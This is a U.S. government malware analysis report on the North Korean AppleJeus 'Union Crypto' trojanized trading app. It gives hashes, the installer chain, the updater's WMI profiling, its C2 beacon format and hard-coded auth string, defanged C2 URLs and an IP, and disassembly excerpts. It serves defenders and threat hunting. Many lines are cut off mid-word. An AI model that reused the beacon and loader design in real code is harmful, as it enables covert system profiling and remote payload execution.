MAR-10322463-3.v1 - AppleJeus: Union Crypto

us-cert.cisa.gov/ncas/analysis-reports/ar21-048c

Malware Analysis Report

10322463.r3.v1

2021-02-12

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of ar information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:WHITE--Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeab accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distribut more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.

Summary

Description

This Malware Analysis Report (MAR) is the result of analytic efforts among the Federal Bureau of Investigation (FBI), the Cybersecurity and Infras (CISA), and the Department of Treasury (Treasury) to highlight the cyber threat to cryptocurrency posed by North Korea, formally known as the D Republic of Korea (DPRK), and provide mitigation recommendations. Working with U.S. government partners, FBI, CISA, and Treasury assess th these agencies attribute to North Korean state-sponsored advanced persistent threat (APT) actors—is targeting individuals and companies, incluc exchanges and financial service companies, through the dissemination of cryptocurrency trading applications that have been modified to include r theft of cryptocurrency.

This MAR highlights this cyber threat posed by North Korea and provides detailed indicators of compromise (IOCs) used by the North Korean gov Government refers to malicious cyber activity by the North Korean government as HIDDEN COBRA. For more information on other versions of Ap recommended steps to mitigate this threat, see Joint Cybersecurity Advisory AA21-048A: AppleJeus: Analysis of North Korea's Cryptocurrency M cert.cisa.gov/ncas/alerts/AA21-048A.

There have been multiple versions of AppleJeus malware discovered since its initial discovery in August 2018. In most versions, the malware app legitimate-looking cryptocurrency trading company and website, whereby an unsuspecting individual downloads a third-party application from a w legitimate.

The U.S. Government has identified AppleJeus malware version—Union Crypto—and associated IOCs used by the North Korean government in

Union Crypto, discovered by a cybersecurity company in December 2019, is a legitimate-looking cryptocurrency trading software that is marketed company and website—Union Crypto and unioncrypto[.]vip, respectively—that appear legitimate.
For a downloadable copy of IOCs, see: MAR-10322463-3.v1.stix.

Submitted Files (8)

01c13f825ec6366ac2b6dd80e5589568fa5c8685cb4d924d1408e3d7c178902f (UnionCryptoUpdater.exe)

0967d2f122a797661c90bc4fc00d23b4a29f66129611b4aa76f62d8a15854d36 (UnionCryptoTrader.exe)

2ab58b7ce583402bf4cbc90bee643ba5f9503461f91574845264d4f7e3ccb390 (UnionCryptoTrader.dmg)

631ac269925bb72b5ad8f469062309541e1edfec5610a21eecded75a35e65680 (unioncryptoupdater)

6f45a004ad6bb087f733feb618e115fe88164f6db9562cb9b428372c9add75f0 (UnionCryptoTrader)

755bd7a3765efceb8183ffade090ef2637a85c4505f8078dda116013dd5758f3 (NodeDLL.dll)

af4144c1f0236e6b59f40d88635ec54c2ef8034f6a96a83f5dbfd6b8ea2c0d49 (UnionCryptoTrader.msi)

e3623c2440b692f6b557a862719dc95f41d2e9ad7b560e837d3b59bfe4b8b774 (UnionCryptoSetup.exe)

Domains (1)

unioncrypto.vip

IPs (1)

216.189.150.185

Findings

e3623c2440b692f6b557a862719dc95f41d2e9ad7b560e837d3b59bfe4b8b774

Tags

trojan

Details

Name	UnionCryptoSetup.exe

Size	30330443 bytes
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	24b3614d5c5e53e40b42b4e057001770
SHA1	b040433fb50d679b2e287d7fcc1667a415fb60b0
SHA256	e3623c2440b692f6b557a862719dc95f41d2e9ad7b560e837d3b59bfe4b8b774
SHA512	55e9c7f59189e395b6b348d9fa8b4b907d0cedd790a33603a49ac857f5a07b205f8787fab0c7a9954e992852e6e5090f3cbf2243e86bb2
ssdeep	786432:Dj2fi5nBGPBMNekleUtOaZ13vcdkIXX0kfp:+65AP+QAeUtOKvc+c0kR
Entropy	7.984564

Antivirus

Filseclab	W32.ELEX.L.erpg.mg
Microsoft Security Essentials	Trojan:Win32/UnionCryptoTrader!ibt

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2018-09-20 09:08:01-04:00
Import Hash	cbc19a820310308f17b0a7c562d044e0
Company Name	UnionCrypto Co.Ltd
File Description	Union Crypto Trader
Internal Name	UnionCryptoTraderSetup.exe
Legal Copyright	© UnionCrypto Corporation. All Rights Reserved.
Original Filename	UnionCryptoTraderSetup.exe
Product Name	Union Crypto Trader
Product Version	1.0.23.474

PE Sections

MD5	Name	Raw Size	Entropy
566abfd43bde6dda239bf28ac9b087ae	header	1024	2.960546
764b34cabee1111c9e11c8f836aebafb	.text	608256	6.539792
7989312225f01ce65374248a3e73a557	.rdata	189440	4.588598
1ac52732b5e747734a833e523cd8f27f	.data	10240	4.418143
3afae9bb129e782e05f70b3416946646	.rsrc	434688	6.340500
d11bf51446bb40b38f82ba6ce1f57dc4	.reloc	162816	2.478756

Packers/Compilers/Cryptors

Microsoft Visual C++ ?.?

Relationships

e3623c2440...	Contains	af4144c1f0236e6b59f40d88635ec54c2ef8034f6a96a83f5dbfd6b8ea2c0d49

Description

This Windows program from the Union Crypto Trader site is a Windows executable. This executable is actually an installer, and will first extract a UnionCryptoTrader.msi (af4144c1f0236e6b59f40d88635ec54c2ef8034f6a96a83f5dbfd6b8ea2c0d49) to the "C:\Users\<username>\AppData\Loca 90F7-4BD1-9CF1-56CD777E0C42}" folder, which will be executed by "UnionCryptoTraderSetup.exe" and deleted after it successfully completes

unioncrypto.vip

Tags

command-and-control

URLs

- hxxps[:]//unioncrypto.vip/update
- hxxps[:]//www[.]unioncrypto.vip/download/W6c2dq8By7luMhCmya2v97YeN

Whois

Whois for unioncrypto.vip had the following information on December 8, 2019:
Registrar: NameCheap
Created: June 5, 2019
Expires: June 5, 2020
Updated: June 5, 2019

Relationships

unioncrypto.vip	Downloaded_To	2ab58b7ce583402bf4cbc90bee643ba5f9503461f91574845264d4f7e3ccb390
unioncrypto.vip	Downloaded_To	755bd7a3765efceb8183ffade090ef2637a85c4505f8078dda116013dd5758f3

Description

While this site is no longer available, a download link of hxxps[:]//www[.]unioncrypto.vip/download/W6c2dq8By7luMhCmya2v97YeN was discover researcher and is recorded on VirusTotal for the OSX version of UnionCryptoTrader. In contrast, open source reporting disclosed the Windows ve downloaded via Telegram, as it was found in a "Telegram Downloads" folder on an unnamed victim. Union Crypto Trader has a legitimately signed which was "Domain Control Validated" just as the previous version certificates. .

The domain is registered with NameCheap at the IP address 104.168.167.16 with ASN 54290.

Screenshots



Union Crypto Trader
HOME
ROAD MAP
CONTACT US
Bitfinex
Kraken
Binance
Gemini
SMART CRYPTOCURRENCY ARBITRAGE TRADING PLATFORM
4 EXCHANGES, 3 ARBITRAGE STRATEGIES, AUTOMATED BOT TRADING, BITCOIN FUTURES SPREAD TRADING

Figure 1 - Screenshot of the Union Crypto Trader website.

af4144c1f0236e6b59f40d88635ec54c2ef8034f6a96a83f5dbfd6b8ea2c0d49

Tags

dropper

Details

Name	UnionCryptoTrader.msi
Size	14634496 bytes
Type	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Number of Characters: 0, Last Save Number of Words: 0, Title: Union Crypto Trader, Comments: Contact: Your local administrator, Keywords: Installer, Subject: Smart Cry Trading Platform, Author: UnionCryptoTrader, Security: 1, Number of Pages: 200, Name of Creating Application: InstallShield 2018 - F Virtualization Pack 24, Last Saved Time/Date: Tue Aug 6 23:59:58 2019, Create Time/Date: Tue Aug 6 23:59:58 2019, Last Printed: T 2019, Revision Number: {44311F94-C85D-4688-996A-4888F2D32062}, Code page: 1252, Template: x64;1033
MD5	0f03ec3487578cef2398b5b732631fec
SHA1	349fb7c922fba6da4bf5c2a3a9e0735f11068dac
SHA256	af4144c1f0236e6b59f40d88635ec54c2ef8034f6a96a83f5dbfd6b8ea2c0d49
SHA512	f2aa24d96daf090f3a29b5536f3ce0a9a59171b7fdb85887bc32ea6c5305e5ee03153b2c402399dd05a28d6fa90a3e979cc8153fd69686
ssdeep	393216:zDea98QM1lKTmbHJdgXuUSCve2TN4ksIVVYlm6j8ziFS:XeanAKTuHbd9Ye2qpj8Og

Entropy	7.948615

Antivirus

TrendMicro	TROJ_FR.DEFD7DB1
TrendMicro House Call	TROJ_FR.DEFD7DB1

YARA Rules

No matches found.

ssdeep Matches

No matches found.


Relationships

af4144c1f0...	Contained_Within	e3623c2440b692f6b557a862719dc95f41d2e9ad7b560e837d3b59bfe4b8b774
af4144c1f0...	Contains	01c13f825ec6366ac2b6dd80e5589568fa5c8685cb4d924d1408e3d7c178902f
af4144c1f0...	Contains	0967d2f122a797661c90bc4fc00d23b4a29f66129611b4aa76f62d8a15854d36

Description

This Windows program is a Windows MSI Installer. The MSI installer will install "UnionCryptoTrader.exe" (0967d2f122a797661c90bc4fc00d23b4a29f66129611b4aa76f62d8a15854d36) in the “C:\Program Files\UnionCryptoTrader” folder and also insta UnionCryptoUpdater.exe (01c13f825ec6366ac2b6dd80e5589568fa5c8685cb4d924d1408e3d7c178902f) in the “C:\Users\<username>\AppData\l folder. Immediately after installation, the installer launches "UnionCryptoUpdater.exe."

Screenshots



Welcome to UnionCryptoTrader

UnionCryptoTrader will be installed on your computer. To continue, click Next.

WARNING: This program is protected by copyright law and international treaties.

Figure 2 - Screenshot of the UnionCryptoTrader Installation.

0967d2f122a797661c90bc4fc00d23b4a29f66129611b4aa76f62d8a15854d36

Tags

trojan

Details

Name	UnionCryptoTrader.exe
Size	1286144 bytes
Type	PE32+ executable (GUI) x86-64, for MS Windows
MD5	46b3061fe981d0a5edfd8d55f75adf9f
SHA1	514263acf79aeb49d87192ae08f6c76854cdda12
SHA256	0967d2f122a797661c90bc4fc00d23b4a29f66129611b4aa76f62d8a15854d36

SHA512	38418a2f3a8870352d8a88d6fb48e2c93a35b48a559590beb12c7c507eadfd07bf087ea11e822fc3e7bc9d6710b17cb68c416ffcf87a787
ssdeep	24576:fnrKym9OWCy0frP+1obeVbK8KW/TJ9+FCPjjcym8MUml:fnrKb9OWCy0q1obeVbPKW/TKcjlmhUml
Entropy	6.414530

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2019-08-06 21:22:00-04:00
Import Hash	e0f869ddf0b356ab31c5676591e890ed
Company Name	UnionCrypto Co.Ltd
File Description	Union Crypto Trader
Internal Name	UnionCryptoTrader.exe
Legal Copyright	© UnionCrypto Corporation. All rights reserved.
Original Filename	UnionCryptoTrader.exe
Product Name	Union Crypto Trader
Product Version	1.00.0000

PE Sections

MD5	Name	Raw Size	Entropy
8a496cd41319fdb127a000e7a43bdfd4	header	1024	3.518197
686f2fe8e51a4327d3e25e937c5eb1cc	.text	878080	6.431878
8f5b24579aaf7ecbc95b26614cf51e8c	.rdata	230912	5.566823
91b3d6678654de37caa94b211aae696e	.data	15360	4.052861
af667013369aea1785ada0e5442bcf07	.pdata	41472	6.082142
aced93d352d733478dc51a779aef0c62	.gfids	512	0.317810
1f354d76203061bfdd5a53dae48d5435	.tls	512	0.020393
285d8a234d06cfb54adffe2eb077a2fe	.rsrc	113664	3.831914
241aeb18e88145608a8b273404896f72	.reloc	4608	5.365584

Packers/Compilers/Cryptors

Microsoft Visual C++ 8.0 (DLL)

Relationships

0967d2f122...	Contained_Within	af4144c1f0236e6b59f40d88635ec54c2ef8034f6a96a83f5dbfd6b8ea2c0d49

Description

This file is a 64-bit Windows executable contained within the Windows MSI Installer "UnionCryptoTrader.msi." When executed, "UnionCryptoTrad cryptocurrency arbitrage application with no signs of malicious activity. (Note: arbitrage is defined as “the simultaneous buying and selling of secu commodities in different markets or in derivative forms in order to take advantage of differing prices for the same asset”).


This application does not appear to be a modification of the Windows QT Bitcoin Trader, but may be a modification of Blackbird Bitcoin Arbitrage.

In addition to the "unioncrypto.vip" site describing "UnionCryptoTrader.exe" as a “Smart Cryptocurrency Arbitrage Trading Platform," many of the s "UnionCryptoTrader.exe" have references to Blackbird Bitcoin Arbitrage including but not limited to:

```
--Begin similarities--
Blackbird Bitcoin Arbitrage
| Blackbird Bitcoin Arbitrage Log File |
output/blackbird_result_
output\blackbird_log_
ERROR: Blackbird needs at least two Bitcoin exchanges. Please edit the config.json file to add new exchanges
--End similarities--
```

The strings also contain the links and references to all fourteen exchanges listed as implemented or potential on the Blackbird GitHub page. In ad found in the “C:\Program Files\UnionCryptoTrader” folder with "UnionCryptoTrader.exe" also contains references to all fourteen exchanges, as we file to "blackbird.db." The file "blackbird.db" is also found in the same folder.

Screenshots



```
   Spread Entry:  0.70%
   Spread Target: 0.50%
[ Targets ]
   Spread Entry:  0.70%
   Spread Target: 0.50%
   Binance:

[ 02/19/2020 09:47:33 ]
```

TRADE_ID	EXCHANGE_LONG	EXHANGE_SHOI

Figure 3 - Screenshot of the "UnionCryptoTrader.exe"application.

01c13f825ec6366ac2b6dd80e5589568fa5c8685cb4d924d1408e3d7c178902f

Tags

trojan

Details

Name	UnionCryptoUpdater.exe
Size	161280 bytes
Type	PE32+ executable (console) x86-64, for MS Windows
MD5	629b9de3e4b84b4a0aa605a3e9471b31
SHA1	1ef0e1cabd344726b663cec8d9e68f147259da55
SHA256	01c13f825ec6366ac2b6dd80e5589568fa5c8685cb4d924d1408e3d7c178902f
SHA512	c70abbe52cbbed220fee218664d1c5f4313bd5387de11c275aa31115e90328dac032c6138954f3931c7d134e8613ad6c278ed29d78c0c
ssdeep	3072:Q/MdytyORF471FiHNkwBFTdpSI94e1ZVypzCG9n7r:Q/ftvF471AHNFjdYIZOt
Entropy	6.192246

Antivirus

Avira	TR/Agent.pfpad
BitDefender	Trojan.GenericKD.33626108
Comodo	Malware
ESET	a variant of Win64/Agent.UV trojan
Emsisoft	Trojan.GenericKD.33626108 (B)
Ikarus	Trojan.Win64.Agent

K7	Trojan (0056425b1)
Lavasoft	Trojan.GenericKD.33626108
McAfee	Trojan-Agent.c
NANOAV	Trojan.Win64.Mlw.icfhya
Symantec	Trojan.Gen.2
TACHYON	Trojan/W64.Agent.161280.C
TrendMicro	TROJ_FR.DEFD7DB1
TrendMicro House Call	TROJ_FR.DEFD7DB1
VirusBlokAda	Trojan.Win64.Agentb
Zillya!	Trojan.Agent.Win64.5106

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2019-08-06 22:00:26-04:00
Import Hash	e217501515a13bba8aefe7dcf3b74f33
Company Name	UnionCrypto Co.Ltd
File Description	Union Crypto Trading Updater
Internal Name	unioncryptoupdater.exe
Legal Copyright	© UnionCrypto Corporation. All rights reserved.
Original Filename	unioncryptoupdater.exe
Product Name	Union Crypto Trading Updater
Product Version	1.0.23.474

PE Sections

MD5	Name	Raw Size	Entropy
9b73650178bdd95af246609c1b650253	header	1024	3.045187
ac3f61418ff1daa9142e2304a647c2aa	.text	98816	6.452850
cc2de13f05d38702ac9a560e450ab54a	.rdata	48128	5.088494
20ef8fb99461ca48fe9ed26ffb4cc26c	.data	3072	2.234569
abf07cda1f35bf5fe4a9ac21de63f903	.pdata	6144	5.155358
3eab486bdf211a98334f08a5145dbf94	.gfids	512	1.857174
c9ab77353b20e3b22c344b60c8859d56	.rsrc	1536	3.943344
a9cd219d9ad71f6c2c60efc1308885c8	.reloc	2048	4.924725

Packers/Compilers/Cryptors

Microsoft Visual C++ 8.0 (DLL)

Relationships

01c13f825e...	Downloaded	755bd7a3765efceb8183ffade090ef2637a85c4505f8078dda116013dd5758f3
01c13f825e...	Contained_Within	af4144c1f0236e6b59f40d88635ec54c2ef8034f6a96a83f5dbfd6b8ea2c0d49

Description

This file is a 64-bit Windows executable contained within the Windows MSI Installer "UnionCryptoTrader.msi." When executed, "UnionCryptoUpda as a service, which will automatically start when any user logs on. The service is installed with a description stating it “Automatically installs updat Trader."

After installing the service, "UnionCryptoUpdater.exe" collects different information about the system the malware is running on. Specifically, it use Instrumentation (WMI) Query Language (WQL) to collect this information. "UnionCryptoUpdater.exe" first finds the BIOS Serial Number by using t Win32_Bios” WMI filter as a WQL Query String (Figure 4).

This returns SMBBIOSBIOSVersion, Manufacturer, Name, SerialNumber, and Version. The function later pulls the “SerialNumber” from this return

The same process is followed to pull the operating system version and build number. The WQL Query String is “SELECT * FROM Win32_Operati fields pulled are “Caption” and “BuildNumber." Note that the “Caption” field contains the OS version for the computer running the malware.

After collecting the system data, "UnionCryptoUpdater.exe" then builds a string consisting of the current time and the hard-coded value “12GWAP current time is stored in the "auth_timestamp" variable.

This combined string is MD5 hashed and stored in the "auth_signature" variable. These variables are sent in the first communication to the comm server, and are likely used to verify any connections to the server are actually originating from the "UnionCryptoUpdater.exe" malware.

These variables are sent via a POST the C2 hxxps[:]//unioncrypto.vip/update along with the collected system data. The system data is sent in this


--Begin format--
rlz=[BIOS serial number]&ei=[OS Version] (BuildNumber)&act=check
--End format--

These values, along with a hard-coded User Agent String of “Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck Chrome/75.0.3770.142 Safari/537.36” can be found in the malware data section.

If the POST is successful (i.e. returns an HTTP response status code of 200), but returns a string of “0”, UnionCryptoUpdater.exe will sleep for ter regenerate the "auth_timestamp" and "auth_signature" to contact the C2 again.

If the POST is successful and the C2 server does not return the string “0”, the malware will decode the base64 payload and decrypt it. It then use: allocate memory, write the payload to memory, and executes the payload. If this is successful, the malware will send another POST to the C2 with replacing the “act=check” for the previously specified format (Figure 9).

Screenshots



Union Crypto Trading Updater Service Properties (Local Computer)

Service name: UnionCryptoUpdater

Display name: Union Crypto Trading Updater Service

Description: Automatically installs updates for Union Crypto Trader

Path to executable:
C:\Users\REM\AppData\Local\UnionCryptoTrader\UnionCryptoUpdater.ex


Startup type: Automatic

Service status: Running

You can specify the start parameters that apply when you start the service from here.


Start parameters:

Figure 4 - Screenshot of the "UnionCryptoUpdater" Service.




```
mov     [rax+8], rdi
mov     dword ptr [rax+10h], 1
lea     rcx, aSelectFromWin3 ; "SELECT * FROM Win32_Bios"
call    sub_1400075F0
mov     [rbx], rax
jmp     short loc_140004FF9
```

Figure 5 - Screenshot of the "SELECT * FROM Win32_Bios" query string.




```
xor     r8d, r8d
lea     rdx, aSerialnumber ; "SerialNumber"
call    qword ptr [rax+20h]
```

Figure 6 - Screenshot of the "SerialNumber" selection.




```
loc_140004323:          ; Time
xor     ecx, ecx
call    _time64
mov     r8, rax
lea     rdx, aLd        ; "%ld"
lea     rcx, [rbp+0C0h+var_C0] ; __int64
call    sub_140002CB0
lea     r9, a12gwapct1f0i1s ; "12GWAPCT1F0I1S14"
lea     r8, [rbp+0C0h+var_C0]
lea     rdx, aSS        ; "%s%s"
lea     rcx, [rbp+0C0h+var_90] ; __int64
call    sub_140002CB0
mov     r8d, 31h        ; Size
lea     rdx, aContentTypeApp ; "content-type: application/x-www-form-ur"...
lea     rcx, [rsp+1C0h+var_160] ; Dst
call    sub_1400057C0
mov     r8d, 10h        ; Size
lea     rdx, aAuthTimestamp ; "auth_timestamp: "
lea     rcx, [rsp+1C0h+var_160] ; Src
call    sub_140005A20
cmp     byte ptr [rbp+0C0h+var_C0], 0
jnz     short loc_140004391
```

Figure 7 - Screenshot of the "UnionCryptoUpdater.exe" getting current time and combining with hard-coded value.



```
rdata:00000001400226A4 aRlz           db 'rlz=',0             ; DATA XREF: sub_140004280+284↑o
rdata:00000001400226A4                                        ; sub_140004280+6A2↑o
rdata:00000001400226A9                align 4
rdata:00000001400226AC aEi            db '&ei=',0             ; DATA XREF: sub_140004280+2F2↑o
rdata:00000001400226AC                                        ; sub_140004280+710↑o
rdata:00000001400226B1                align 8
rdata:00000001400226B8 aActCheck      db '&act=check',0       ; DATA XREF: sub_140004280+36B↑o
rdata:00000001400226C3                align 10h
rdata:00000001400226D0 ; CHAR MultiByteStr[]
rdata:00000001400226D0 MultiByteStr   db 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHT'
rdata:00000001400226D0                                        ; DATA XREF: sub_140002940+89↑o
rdata:00000001400226D0                db 'ML, like Gecko) Chrome/75.0.3770.142 Safari/537.36',0
rdata:0000000140022744                align 8
```

Figure 8 - Screenshot of the hard-coded values and User Agent in "UnionCryptoUpdater.exe."



```
mov     r8d, 9
lea     rdx, aActDone   ; "&act=done"
lea     rcx, [rbp+0C0h+Dst] ; Src
call    sub_140005A20
```

Figure 9 - Screenshot of the hard-coded "&act=done" value.

755bd7a3765efceb8183ffade090ef2637a85c4505f8078dda116013dd5758f3

Tags

trojan

Details

Name	NodeDLL.dll
Size	537616 bytes
Type	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
MD5	549db64ceaebbbdd9068d761cb5c616c
SHA1	6d91ce7b9f38e2316aa9fb50ececc02eadc4cd70
SHA256	755bd7a3765efceb8183ffade090ef2637a85c4505f8078dda116013dd5758f3
SHA512	0281257ad97e0765b57d29bb22fe9973f4ad5c42a93762eda1b12e71f78d02155fe32eda4ccd4acadbfccf61563175c28c520df5b63169
ssdeep	12288:FOvSQSQs75paRGK9EovEfM9NosCz4jcauwVyZE19QLC:Mv0VpkGYvI6NAz4j5LV6+
Entropy	6.433002

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2019-10-21 12:33:45-04:00
Import Hash	c24e1d44f912d970e41414c324d04158

PE Sections

MD5	Name	Raw Size	Entropy
41f1664ee936eb5e9c5a402b9f791086	header	1024	3.215046
d7c3e5262e243bfd078cc689c0dcc509	.text	393728	6.418398
0155d4e1f35b8f139d07993866f1e2f6	.rdata	115200	5.560875
67b68408aebc7de9f6019e94ab5cf2ce	.data	3584	2.251912
809c1804672ec420bb9f366f30b025fb	.pdata	20480	5.768325
7eb4b39b296be7f4de3339727d0f1eb0	.gfids	512	1.995088
28984c1ba2156023b894e0041ecd2479	.rsrc	512	4.724729
1c7de4ac5824c7b888e15c611cb69191	.reloc	2560	5.180527

Relationships

755bd7a376...	Downloaded_By	01c13f825ec6366ac2b6dd80e5589568fa5c8685cb4d924d1408e3d7c178902f
755bd7a376...	Downloaded_From	unioncrypto.vip
755bd7a376...	Connected_To	216.189.150.185

Description

This file is a 64-bit dynamic-link library (DLL). This file was identified as a payload for the Windows malware. This stage 2 is not immediately dowr "UnionCryptoUpdater.exe," but instead is downloaded after a period of time likely specified by the C2 server at "hxxps[:]//unioncrypto.vip/update." implemented to prevent researchers from immediately obtaining the stage 2 malware.

The C2 and build path are visible from the "NodeDLL.dll" strings. The C2 for the malware is hxxp[:]//216.189.150.185:8080/push.jsp.

